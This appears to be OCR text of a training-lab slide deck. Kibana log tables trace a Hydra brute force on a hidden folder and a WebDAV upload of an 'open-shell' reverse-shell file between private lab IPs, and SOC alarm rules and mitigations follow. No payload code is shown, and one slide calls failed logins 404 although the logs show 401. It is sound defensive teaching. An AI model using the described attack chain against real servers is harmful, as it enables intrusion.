


@timestamp per hour	log.level: Descending	Count
2021-05-09 08:00	notice	3
2021-05-09 09:00	notice	2
2021-05-09 10:00	error	1
2021-05-09 11:00	error	10,153
2021-05-09 16:00	notice	1

Rows per page: 20 1

URL	Count	http.response.status_code: Desce...	Count
/company_folders/secret_folder/	10,160	401	10,153
/company_folders/secret_folder/	10,160	200	7
/server-status?auto=	2,443	200	2,443


Traffic during BFA



Finding the webdav connection

URL	Count	http.response.status_code: Desce...	Count
/webdav/open-shell.exe	22	207	1
/webdav/open-shell.exe	22	404	2
/webdav/open-shell.exe	22	201	1
/webdav/open-shell.exe	22	204	1

Rows per page: 20



@timestamp per hour	http.response.status_code: Descending
2021-05-09 13:00	207
2021-05-09 13:00	404
2021-05-09 13:00	201
2021-05-09 13:00	204

Rows per page: 20

Initial unsuccessful attempts with the .exe format

@timestamp	May 9, 2021 @ 13:59:10.035
server.ip	192.168.1.105
server.port	80
source.bytes	542B
source.ip	192.168.1.8
source.port	60096
status	OK
type	http
url.domain	192.168.1.105
url.full	http://192.168.1.105/webdav/open-shell.php
url.path	/webdav/open-shell.php
url.scheme	http

Success

Blue Team

SEM: Alarms and Mitigation

Blocking the Port

Alarm	Mitigation
Notifying SOC analyst when multiple ports are scanned by the same IP address over a short period of time	Setup a firewall to keep ports (80, 22 e-g) closed when not in use, and whitelist IP addresses
For example 4 ports scanned over 200 sec, or 10 requests per seconds for 5 sec	Redirect open ports to empty hosts/honeypots – making the scanning process more cumbersome for the hacker

Block Req for Hidden Directory

Alarm	Mitigation
Notifying SOC Analyst when the path to *secret_folder* is accessed from an external IP address not in the network	Remove page info about path to *secret_folder*, change its name so its less suspicious, install a proper HTML index page
The threshold for trigger can be >0 (binary) for an external IP	The configuration file can be modified in /var/www to specify the allowed IP addresses for access to *secret_folder*

Preventing Brute Force Attacks

Alarm	Mitigation
Notify SOC Analysis when Hydra is used and there are multiple failed login attempts (404)	Have a strong password policy and add progressive delays with unsuccessful attempts
Failed attempts > 5 in one minute or large requests e-g 100/s	Use CAPTCHA to stop *robots*
Notify when non-trusted IP address have successes (200)	Use 2 factor authentication

Detecting Webdav Connection

Alarm	Mitigation
Notify SOC analyst when an external non-trusted IP attempts >0 to access Webdav	Limit access to only a restricted number of admin IPs and blocking all external. Require authentication
Can use Splunk Enterprise advance machine learning features to detect eccentric user patterns and trigger alerts	Using SSH keys for connection
	Or stronger login passwords

Identifying Reverse Shell

Alarm	Mitigation
Notify SOC analyst whenever a ‘put’ request is made >0 from an external non-trusted IP address	Modify the configuration file to block all external non-trusted IP addresses. This can be done by specifying the allowed IP addresses in /var/www for a target folder such as webdav. Limit write privileges to admins
Protected folders such as *secret_folder* or *webdav* can be specified for alerts and disallow php files by users	


The End